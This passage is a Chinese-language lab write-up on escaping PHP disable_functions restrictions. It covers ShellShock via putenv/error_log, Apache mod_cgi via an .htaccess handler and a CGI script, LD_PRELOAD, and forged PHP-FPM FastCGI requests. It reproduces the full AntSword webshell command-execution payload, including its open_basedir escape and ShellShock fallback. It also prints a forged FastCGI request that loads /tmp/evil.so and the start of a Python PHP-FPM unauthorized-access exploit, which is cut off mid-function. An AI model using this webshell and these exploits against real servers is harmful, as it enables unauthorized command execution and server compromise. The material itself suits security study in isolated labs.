ocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,systemdocker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
利用条件:
- Linux 操作系统
- putenv
- mail or error_log 本例中禁用了 mail 但未禁用 error_log
- /bin/bash 存在 CVE-2014-6271 漏洞
- /bin/sh -> /bin/bash sh 默认的 shell 是 bash
AntSword 虚拟终端中已经集成了对 ShellShock 的利用, 可以在虚拟终端直接执行命令

可以在上面蚁剑流量分析里找到shellshock的绕过姿势

这里是抓取的一份蚁剑webshell终端执行ls命令的流量
<?php
@ini_set("display_errors", "0");
@set_time_limit(0);

// 绕过 open_basedir 限制
$opdir = @ini_get("open_basedir");
if ($opdir) {
    $ocwd = dirname($_SERVER["SCRIPT_FILENAME"]);
    $oparr = preg_split("/[;|:]/", $opdir);
    @array_push($oparr, $ocwd, sys_get_temp_dir());
    foreach ($oparr as $item) {
        if (!@is_writable($item)) continue;
        $tmdir = $item . "/.4ce2376c";
        @mkdir($tmdir);
        if (!@file_exists($tmdir)) continue;
        @chdir($tmdir);
        @ini_set("open_basedir", "..");
        $cntarr = @preg_split("/[\\\\|\/\/]/", $tmdir);
        for ($i = 0; $i < sizeof($cntarr); $i++) {
            @chdir("..");
        }
        @ini_set("open_basedir", "/");
        @rmdir($tmdir);
        break;
    }
}

function asenc($out) {
    return $out;
}

function asoutput() {
    $output = ob_get_contents();
    ob_end_clean();
    echo "5b8e" . "a5cdd";
    echo @asenc($output);
    echo "542ba" . "3c7833";
}

ob_start();
try {
    // 解析 base64 编码的参数
    $p = base64_decode(substr($_POST["c045fb6cb12372"], 2));
    $s = base64_decode(substr($_POST["jbb3acf47e78a1"], 2));
    $envstr = @base64_decode(substr($_POST["c58e587ec1d00d"], 2));

    $d = dirname($_SERVER["SCRIPT_FILENAME"]);
    $c = substr($d, 0, 1) == "/" ? "-c \"{$s}\"" : "/c \"{$s}\"";

    if (substr($d, 0, 1) == "/") {
        @putenv("PATH=" . getenv("PATH") . ":/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin");
    } else {
        @putenv("PATH=" . getenv("PATH") . ";C:/Windows/system32;C:/Windows/SysWOW64;C:/Windows;C:/Windows/System32/WindowsPowerShell/v1.0/");
    }

    if (!empty($envstr)) {
        $envarr = explode("|||asline|||", $envstr);
        foreach ($envarr as $v) {
            if (!empty($v)) {
                @putenv(str_replace("|||askey|||", "=", $v));
            }
        }
    }

    $r = "{$p} {$c}";

    function fe($f) {
        $d = explode(",", @ini_get("disable_functions"));
        if (empty($d)) {
            $d = array();
        } else {
            $d = array_map('trim', array_map('strtolower', $d));
        }
        return (function_exists($f) && is_callable($f) && !in_array($f, $d));
    }

    function runshellshock($d, $c) {
        if (substr($d, 0, 1) == "/" && fe('putenv') && (fe('error_log') || fe('mail'))) {
            if (strstr(readlink("/bin/sh"), "bash") !== FALSE) {
                $tmp = tempnam(sys_get_temp_dir(), 'as');
                putenv("PHP_LOL=() { :; }; {$c} >{$tmp} 2>&1");
                if (fe('error_log')) {
                    error_log("a", 1);
                } else {
                    mail("a@127.0.0.1", "", "", "-bv");
                }
            } else {
                return False;
            }
            $output = @file_get_contents($tmp);
            @unlink($tmp);
            if ($output != "") {
                print($output);
                return True;
            }
        }
        return False;
    }

    function runcmd($c) {
        $ret = 0;
        $d = dirname($_SERVER["SCRIPT_FILENAME"]);

        if (fe('system')) {
            @system($c, $ret);
        } elseif (fe('passthru')) {
            @passthru($c, $ret);
        } elseif (fe('shell_exec')) {
            print(@shell_exec($c));
        } elseif (fe('exec')) {
            @exec($c, $o, $ret);
            print(join("\n", $o));
        } elseif (fe('popen')) {
            $fp = @popen($c, 'r');
            while (!@feof($fp)) {
                print(@fgets($fp, 2048));
            }
            @pclose($fp);
        } elseif (fe('proc_open')) {
            $p = @proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);
            while (!@feof($io[1])) {
                print(@fgets($io[1], 2048));
            }
            while (!@feof($io[2])) {
                print(@fgets($io[2], 2048));
            }
            @fclose($io[1]);
            @fclose($io[2]);
            @proc_close($p);
        } elseif (runshellshock($d, $c)) {
            return $ret;
        } elseif (substr($d, 0, 1) != "/" && @class_exists("COM")) {
            $w = new COM('WScript.shell');
            $e = $w->exec($c);
            $so = $e->StdOut();
            $ret .= $so->ReadAll();
            $se = $e->StdErr();
            $ret .= $se->ReadAll();
            print($ret);
        } else {
            $ret = 127;
        }
        return $ret;
    }

    $ret = @runcmd($r . " 2>&1");
    print($ret != 0 ? "ret={$ret}" : "");
} catch (Exception $e) {
    echo "ERROR://" . $e->getMessage();
}
asoutput();
die();
?>其中有关于shellshock的部分,就是说,蚁剑已经默认支持shellshock的绕过姿势,不需要额外的插件来实现,直接终端执行命令即可
    function runshellshock($d, $c) {
        if (substr($d, 0, 1) == "/" && fe('putenv') && (fe('error_log') || fe('mail'))) {
            if (strstr(readlink("/bin/sh"), "bash") !== FALSE) {
                $tmp = tempnam(sys_get_temp_dir(), 'as');
                putenv("PHP_LOL=() { :; }; {$c} >{$tmp} 2>&1");
                if (fe('error_log')) {
                    error_log("a", 1);
                } else {
                    mail("a@127.0.0.1", "", "", "-bv");
                }
            } else {
                return False;
            }
            $output = @file_get_contents($tmp);
            @unlink($tmp);
            if ($output != "") {
                print($output);
                return True;
            }
        }
        return False;
    }
03 Apache Mod CGI
原理
apache通过cgi处理请求,每个请求都会生成一个独立的进程,导致系统资源被大量消耗,如果选择把php作为一个模块apache_mod_php时,PHP 代码在 Apache 进程内执行,不需要额外为每一个请求创建独立的进程,高效提高资源利用率,可以通过php.ini配置php模块。
如果 Apache 服务器启用了 Mod CGI,那么apache服务器可以直接运行 .cgi 或 .sh 脚本,攻击者可以创建一个包含恶意代码的 CGI 脚本,让 Apache 直接执行,调用系统命令,整个过程与php模块无关,不受php.ini限制
配置与部署
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenv相比 LD_PRELOAD姿势 多了
putenv
docker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
使用条件
Linux- Apache + PHP (apache 使用 apache_mod_php)
- Apache 开启了
cgi,rewrite - Web 目录给了
AllowOverride权限 - 当前目录可写
利用
正常连接后,无法执行命令


使用蚁剑disable_functions插件,选择Apache Mod CGI模式
可以看到,利用插件前,左侧参数都处于NO状态

使用后,左侧参数都处于YES状态,并且可以执行命令了
这个插件做了什么?修改了配置文件吗?验证一下
查找最近修改的10个文件并按时间排序
find / -type f -exec ls -lt {} + | head -n 10
最近修改的文件有.htaccess文件、shell.ant文件
.htaccess文件把ant结尾文件作为cgi文件处理
Options +ExecCGI
AddHandler cgi-script .ant在shell.ant文件里,是刚刚执行的命令
#!/bin/sh
echo&&cd "/var/www/html";find / -type f -exec ls -lt {} + | head -n 10;echo abc01;pwd;echo 798e305c6
04 PHP-FPM 利用 LD_PRELOAD
原理
- 没有禁用
putenv函数,可以使用putenv函数设置LD_PRELOAD环境变量,劫持函数 - 存在可写目录,可以上传so文件
- mail()、imap_mail()、mb_send_mail()、error_log()等函数可用,可以调用子进程
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system没有禁用putenv函数
配置与部署
docker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
使用条件
- 没有禁用
putenv函数,可以使用putenv函数设置LD_PRELOAD环境变量,劫持函数 - 存在可写目录,可以上传so文件
- mail()、imap_mail()、mb_send_mail()、error_log()等函数可用,可以调用子进程
检测到putenv、error_log、file_put_contents函数可用

开日
05 PHP-FPM
原理
Nginx、FastCGI、PHP-FPM的工作流程
- 客户端请求:
客户端发送一个 HTTP 请求到 Nginx,例如 http://example.com/index.php
- Nginx 处理:
Nginx 根据配置文件判断这是一个 PHP 请求,于是将请求通过 FastCGI 协议转发给 PHP-FPM
- PHP-FPM 处理:
PHP-FPM 接收到请求后,解析 FastCGI 协议,找到对应的 PHP 脚本(如 /var/www/html/index.php),执行该脚本
- 返回结果:
PHP-FPM 将脚本的执行结果通过 FastCGI 协议返回给 Nginx,Nginx 再将结果返回给客户端。
可以上传一个php文件,伪造一份fastcgi协议封装的请求给php-fpm,php-fpm会解析这个请求,执行php文件
举例,这里是一个伪造的fastcgi协议请求
{
    'GATEWAY_INTERFACE': 'FastCGI/1.0',
    'REQUEST_METHOD': 'GET',
    'PHP_VALUE': 'auto_prepend_file = php://input',
    'PHP_ADMIN_VALUE': 'extension_dir = /tmp/evil.so',
    'SCRIPT_FILENAME': '/var/www/html/index.php',
    'SCRIPT_NAME': '/index.php',
    'QUERY_STRING': '?a=1&b=2',
    'REQUEST_URI': '/index.php?a=1&b=2',
    'DOCUMENT_ROOT': '/var/www/html',
    'SERVER_SOFTWARE': 'php/fcgiclient',
    'REMOTE_ADDR': '127.0.0.1',
    'REMOTE_PORT': '12345',
    'SERVER_ADDR': '127.0.0.1',
    'SERVER_PORT': '80',
    'SERVER_NAME': "localhost",
    'SERVER_PROTOCOL': 'HTTP/1.1'
}
分析这份fastcgi报文的关键点:
- 要注意
SCRIPT_FILENAME字段的php文件一定要存在,因为这份请求是要交给SCRIPT_FILENAME字段的php文件执行的 - 字段
PHP_VALUE可以定义php.ini的配置项,使用php配置文件里的auto_prepend_file配置项搭配php://input伪协议来实现文件包含 - 字段
PHP_ADMIN_VALUE可以设置除disable_functions外的配置项,可以配置extension_dir字段,达到在php启动时劫持动态加载的动态链接库
可以看到正常的php扩展目录

在第三点里,可以间接体现出LD_PRELOAD的绕过姿势
配置与部署
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenv相比 04 禁用了 putenv 函数
docker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
使用条件
LinuxPHP-FPM- 存在可写目录,可以上传so文件
正常连接后,无法执行命令
使用蚁剑disable_functions插件,选择fastcgi/PHP-FPM模式


验证一下插件做了什么,查找最近修改的10个文件并按时间排序
find / -type f -exec ls -lt {} + | head -n 10上传了恶意so文件,一个php的流量代理php文件,把流量代理到 /bin/sh php开启web服务器的端口

事后,再查看phpinfo信息里的extension配置项,没有任何变化,那么说,fastcgi协议伪造只是单次有效,不影响全局模式?够....够隐蔽?
一个php-fpm未授权利用的exp
import socket
import random
import argparse
import sys
from io import BytesIO

# Referrer: https://github.com/wuyunfeng/Python-FastCGI-Client

PY2 = True if sys.version_info.major == 2 else False


def bchr(i):
    if PY2:
        return force_bytes(chr(i))
    else:
        return bytes([i])

def bord(c):
    if isinstance(c, int):
        return c
    else:
        return ord(c)

def force_bytes(s):
    if isinstance(s, bytes):
        return s
    else:
        return s.encode('utf-8', 'strict')

def force_text(s):
    if issubclass(type(s), str):
        return s
    if isinstance(s, bytes):
        s = str(s, 'utf-8', 'strict')
    else:
        s = str(s)
    return s


class FastCGIClient:
    """A Fast-CGI Client for Python"""

    # private
    __FCGI_VERSION = 1

    __FCGI_ROLE_RESPONDER = 1
    __FCGI_ROLE_AUTHORIZER = 2
    __FCGI_ROLE_FILTER = 3

    __FCGI_TYPE_BEGIN = 1
    __FCGI_TYPE_ABORT = 2
    __FCGI_TYPE_END = 3
    __FCGI_TYPE_PARAMS = 4
    __FCGI_TYPE_STDIN = 5
    __FCGI_TYPE_STDOUT = 6
    __FCGI_TYPE_STDERR = 7
    __FCGI_TYPE_DATA = 8
    __FCGI_TYPE_GETVALUES = 9
    __FCGI_TYPE_GETVALUES_RESULT = 10
    __FCGI_TYPE_UNKOWNTYPE = 11

    __FCGI_HEADER_SIZE = 8

    # request state
    FCGI_STATE_SEND = 1
    FCGI_STATE_ERROR = 2
    FCGI_STATE_SUCCESS = 3

    def __init__(self, host, port, timeout, keepalive):
        self.host = host
        self.port = port
        self.timeout = timeout
        if keepalive:
            self.keepalive = 1
        else:
            self.keepalive = 0
        self.sock = None
        self.requests = dict()

    def __connect(self):
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.settimeout(self.timeout)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        # if self.keepalive:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 1)
        # else:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 0)
        try:
            self.sock.connect((self.host, int(self.port)))
        except socket.error as msg:
            self.sock.close()
            self.sock = None
            print(repr(msg))
            return False
        return True

    def __encodeFastCGIRecord(self, fcgi_type, content, requestid):
        length = len(content)
        buf = bchr(FastCGIClient.__FCGI_VERSION) \
               + bchr(fcgi_type) \
               + bchr((requestid >> 8) & 0xFF) \
               + bchr(requestid & 0xFF) \
               + bchr((length >> 8) & 0xFF) \
               + bchr(length & 0xFF) \
               + bchr(0) \
               + bchr(0) \
               + content
        return buf

    def __encodeNameValueParams(self, name, value):
        nLen = len(name)
        vLen = len(value)
        record = b''
        if nLen < 128:
            record += bchr(nLen)
        else:
            record += bchr((nLen >> 24) | 0x80) \
                      + bchr((nLen >> 16) & 0xFF) \
                      + bchr((nLen >> 8) & 0xFF) \
                      + bchr(nLen & 0xFF)
        if vLen < 128:
            record += bchr(vLen)
        else:
            record += bchr((vLen >> 24) | 0x80) \
                      + bchr((vLen >> 16) & 0xFF) \
                      + bchr((vLen >> 8) & 0xFF) \
                      + bchr(vLen & 0xFF)
        return record + name + value

    def __decodeFastCGIHeader(self, stream):
        header = dict()
        header['version'] = bord(stream[0])
        header['type'] = bord(stream[1])
        header['requestId'] = (bord(stream[2]) << 8) + bord(stream[3])
        header['contentLength'] = (bord(stream[4]) << 8) + bord(stream[5])
        header['paddingLength'] = bord(stream[6])
        header['reserved'] = bord(stream[7])
        return header

    def __decodeFastCGIRecord(self, buffer):
        header = buffer.read(int(self.__FCGI_HEADER_SIZE))

        if not header:
            return False
        else:
            record = self.__decodeFastCGIHeader(header)
            record['content'] = b''

            if 'contentLength' in record.keys():
                contentLength = int(record['contentLength'])
                record['content'] += buffer.read(contentLength)
            if 'paddingLength' in record.keys():
                skiped = buffer.read(int(record['paddingLength']))
            return record

    def request(self, nameValuePairs={}, post=''):
        if not self.__connect():
            print('connect failure! please check your fasctcgi-server !!')
            return

        requestId = random.randint(1, (1 << 16) - 1)
        self.requests[requestId] = dict()
        request = b""
        beginFCGIRecordContent = bchr(0) \
                                 + bchr(FastCGIClient.__FCGI_ROLE_RESPONDER) \
                                 + bchr(self.keepalive) \
                                 + bchr(0) * 5
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_BEGIN,
                                              beginFCGIRecordContent, requestId)
        paramsRecord = b''
        if nameValuePairs:
            for (name, value) in nameValuePairs.items():
                name = force_bytes(name)
                value = force_bytes(value)
                paramsRecord += self.__encodeNameValueParams(name, value)

        if paramsRecord:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, paramsRecord, requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, b'', requestId)

        if post:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, force_bytes(post), requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, b'', requestId)

        self.sock.send(request)
        self.requests[requestId]['state'] = FastCGIClient.FCGI_STATE_SEND
